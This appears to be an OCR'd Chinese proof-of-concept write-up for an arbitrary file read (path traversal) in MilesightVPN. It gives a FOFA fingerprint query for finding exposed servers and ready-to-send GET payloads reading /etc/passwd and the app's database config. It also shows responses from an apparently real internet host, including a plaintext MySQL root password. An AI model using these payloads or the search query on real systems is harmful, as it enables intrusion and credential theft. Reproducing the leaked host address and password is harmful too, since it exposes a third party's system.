
M1-1Milesight-VPN-任意文件读取

漏洞描述：

MilesightVPN server.js接口处存在文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：body="glyphicon-remove" && body="$randdt;"

漏洞复现：

payload：

```
GET /../../../../../../../../../etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

效果图:

Request

数据包扫描 热加载 构造请求

```
1  GET /../../../../../../../../../etc/passwd HTTP/1.1
2  Host : 1.9.116.26:18443
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
   Gecko) Version/12.0.3 Safari/605.1.15
4  Content-Type: application/x-www-form-urlencoded
5  Accept-Encoding: gzip
6  Connection: close
7
8
```

Responses https 1890bytes / 275ms

```
1  HTTP/1.1 200 OK
2  Content-Type: text/plain; charset=utf-8
3  Date: Fri, 15 Dec 2023 09:08:01 GMT
4  Connection: close
5  Content-Length: 1890
6
7  root:x:0:0:root:/root:/bin/bash
8  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
9  bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/no
13 man:x:6:12:man:/var/cache/man:/usr/sbin/no
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologi
16 news:x:9:9:news:/var/spool/news:/usr/sbin/
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbi
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sb
20 backup:x:34:34:backup:/var/backups:/usr/sb
21 list:x:38:38:Mailing List Manager:/var/lis
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/n
23 gnats:x:41:41:Gnats Bug-Reporting System (
24 nobody:x:65534:65534:nobody:/nonexistent:/
25 systemd-network:x:100:102:systemd Network
26 systemd-resolve:x:101:103:systemd Resolver
27 systemd-timesync:x:102:104:systemd Time Sy
   nologin
28 messagebus:x:103:106::/nonexistent:/usr/sb
29 syslog:x:104:110::/home/syslog:/usr/sbin/n
```

读取数据库配置

Request

数据包扫描 热加载 构造请求

```
GET /../../../../../../../../../../../milesight_vpn/server/connect.js HTTP/1.1
Host : 1.9.116.26:18443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

Responses https 2154bytes / 279ms

```
//→→  →  →  connection.query(sql,funct
//→→  →  →  if(error)
//→→  →  →  →  reject(error);
//→→  →  →  resolve(result);
//→→  →  →  connection.release();
//→→  →  })
//→→  });
//→})
//}
//connection.connect();e1YY4TcL95
function handleconnect(){
  var self = this;
  pool = mysql.createPool({
    connectionLimit : 100,
    waitForConnections : true,
    queueLimit :0,
    host     : '127.0.0.1',
    user     : 'root',
    password : 'e1YY4TcL95',
    database : 'vpn_server',
    port     : '13306',
    debug    : false,
    wait_timeout : 2000,
    connect_timeout :10
  });
  //pool.getConnection(function(err,con
  //→ if(err) {
  //→ →  self.stop(err);
  //→ →  console.log('111database conne
  //→ }else{
```